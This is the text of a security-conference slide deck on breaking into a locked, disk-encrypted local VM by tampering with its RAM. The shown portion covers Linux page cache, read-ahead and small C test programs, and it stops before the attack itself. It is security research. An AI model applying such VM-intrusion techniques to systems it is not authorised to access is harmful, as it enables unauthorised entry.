

TAMPERING THE RAM

A NEW WAY
TO BREAK INTO
ANY VM

Presented by **UNLOCK**
SECURITY



OFFICIAL
SPONSOR

@mrnfrancesco

FRANCESCO MARANO

ETHICAL HACKER | PENETRATION TESTER



eWPT



eCPPT



eMAPT

"I love making software do things other than what they
were designed to do"

Penetration Test IT

Web, Mobile, Network

Penetration Test OT

Automotive, Naval Systems, Industrial Machineries

Android Kernel Exploitation & Post-Exploitation



Think secure



Sponsoring
with beer



info@unlock-security.it
www.unlock-security.it

Sample use case

We want to get access to a VM being run locally with:

01 **Encrypted disk**

No possibility to mount the disk externally

02 **No editable boot parameters or recovery mode**

Grub configuration doesn't allow to start a root shell

03 **Unknown users**

No username is known and the password policy is very strong

04 **No service exposed**

No web server or SSH, the VM is clean and only exposes login

Page cache theory

Page Cache is part of the Virtual File System (VFS) that is meant to improve I/O performance in read/write operations.




This is referred to as **page** caching because the kernel works with **memory units** called pages.

So instead of tracking and managing each individual bit of information that the system accesses, the entire page containing that information is managed.


Pages are generally **4 KB in size**, and since they represent the fundamental unit of Page Cache, it means that every request to read even a single bit will result in 4 KB of data being read.

Read request workflow

- 1 A user-space application requests the kernel to read data from disk using a system call like `read()`, `mmap()`, etc.
- 2 The kernel checks whether the pages corresponding to the requested data are already in the cache and if so (**Cache HIT**) returns them directly to the caller. In this case the **disk is never accessed**.
- 3 If not (**Cache MISS**), the kernel reserves enough space in the cache to store them, then performs a read of the data from disk. The pages are then cached and returned to the caller. From now on, each request to access the file will generate a **Cache HIT** and won't involve the disk.



Read request workflow



Page cache practice

By creating a [128 MB test file](#) we are going to test how the cache works during [read operations](#). We [clear all caches](#) in order to start clean. We can make sure the test file has been cleared from the cache by using the [vmtouch](#) by checking the "Resident Pages" count is zero.

```
$ dd if=/dev/random of=file count=128 bs=1M  
$ sync  
$ echo 3 | sudo tee /proc/sys/vm/drop_caches  
$ vmtouch file  
      Files: 1  
Directories: 0  
Resident Pages: 0/32768  0/128M  0%  
Elapsed: 0.002936 seconds
```

Reading file with `read()` syscall

We create a simple C program that [reads 2 bytes](#) of the test file.

```
#include <fcntl.h>
#include <unistd.h>
#include <stdint.h>

int main(int argc, char *argv[])
{
    int fd = open("file", O_RDONLY);
    uint8_t buf[2] = {0};
    read(fd, buf, sizeof(buf));
    close(fd);

    return 0;
}
```



Reading file with `read()` syscall

We expect to cache the entire page (4 KB) containing the two bytes read, but we cache 12 (48 KB). This is because the kernel implements the [read ahead logic](#), whereby data not requested, that is likely to be accessed in the near future, is loaded into memory in order to [reduce disk accesses](#).

```
$ gcc -Wall -o test-read test-read.c
$ ./test-read
$ vmtouch file
      Files: 1
Directories: 0
Resident Pages: 12/32768 48K/128M 0.0366%
Elapsed: 0.00183 seconds
```

Reading file with `read()` syscall

This behavior can be controlled using the `posix_fadvise()` syscall.

```
#include <fcntl.h>
#include <unistd.h>
#include <stdint.h>

int main(int argc, char *argv[])
{
    int fd = open("file", O_RDONLY);
    posix_fadvise(fd, 0, 0, POSIX_FADV_RANDOM);
    uint8_t buf[2] = {0};
    read(fd, buf, sizeof(buf));
    close(fd);

    return 0;
}
```


Reading file with `read()` syscall

We [clear the cache](#), compile and run the program, then check the cache status again.

```
$ sync; echo 3 | sudo tee /proc/sys/vm/drop_caches  
$ gcc -Wall -o test-fadvise test-fadvise.c && ./test-fadvise  
$ vmtouch file  
    Files: 1  
Directories: 0  
Resident Pages: 1/32768 4K/128M 0.00305%  
Elapsed: 0.001783 seconds
```

Reading file with mmap() syscall

We create another C program that [reads 2 bytes](#) of the test file.



```
#include <sys/mman.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdint.h>
#include <stdio.h>

int main(int argc, char *argv[])
{
    int fd = open("file", O_RDONLY);
    uint8_t *buf = mmap(NULL, 2, PROT_READ, MAP_SHARED, fd, 0);
    printf("0x%02x\n", buf[0]);
    munmap(buf, 2);
    close(fd);

    return 0;
}
```

Reading file with mmap() syscall

The [read ahead logic](#) is even more aggressive and reads 32 pages (128 KB). [mmap\(\)](#) is designed for [frequent access](#), also due to [memory sharing](#) between processes. As the number of accesses and actors involved increases, it is reasonable to assume that more pages will be accessed.

```
$ gcc -Wall -o test-mmap test-mmap.c
$ ./test-mmap
$ vmtouch file
      Files: 1
Directories: 0
Resident Pages: 32/32768 128K/128M 0.0977%
Elapsed: 0.001935 seconds
```

Reading file with mmap() syscall

Again, we can operate on the behavior of mmap() using the [madvise\(\)](#) syscall.

```
#include <sys/mman.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdint.h>
#include <stdio.h>

int main(int argc, char *argv[])
{
    int fd = open("file", O_RDONLY);
    uint8_t *buf = mmap(NULL, 2, PROT_READ, MAP_SHARED, fd, 0);
    madvise(buf, 2, MADV_RANDOM);
    printf("0x%02x\n", buf[0]);
    munmap(buf, 2);
    close(fd);
    return 0;
}
```


Reading file with mmap() syscall

We [clear the cache](#), compile and run the program, then check the cache status once again.

```
$ sync; echo 3 | sudo tee /proc/sys/vm/drop_caches  
$ gcc -Wall -o test-madvise test-madvise.c && ./test-madvise  
$ vmtouch file  
    Files: 1  
Directories: 0  
Resident Pages: 1/32768 4K/128M 0.00305%  
Elapsed: 0.001792 seconds
```

Virtual Machine paused state

When we use a virtualization system it is possible to [pause](#) the execution of the VM. When we do this the [state of the VM](#) is [saved to disk](#). The pause function is useful when we want to [temporarily stop](#) the execution of an operation on the VM to [resume it later](#).



When we use a VM some files are created in the host system:

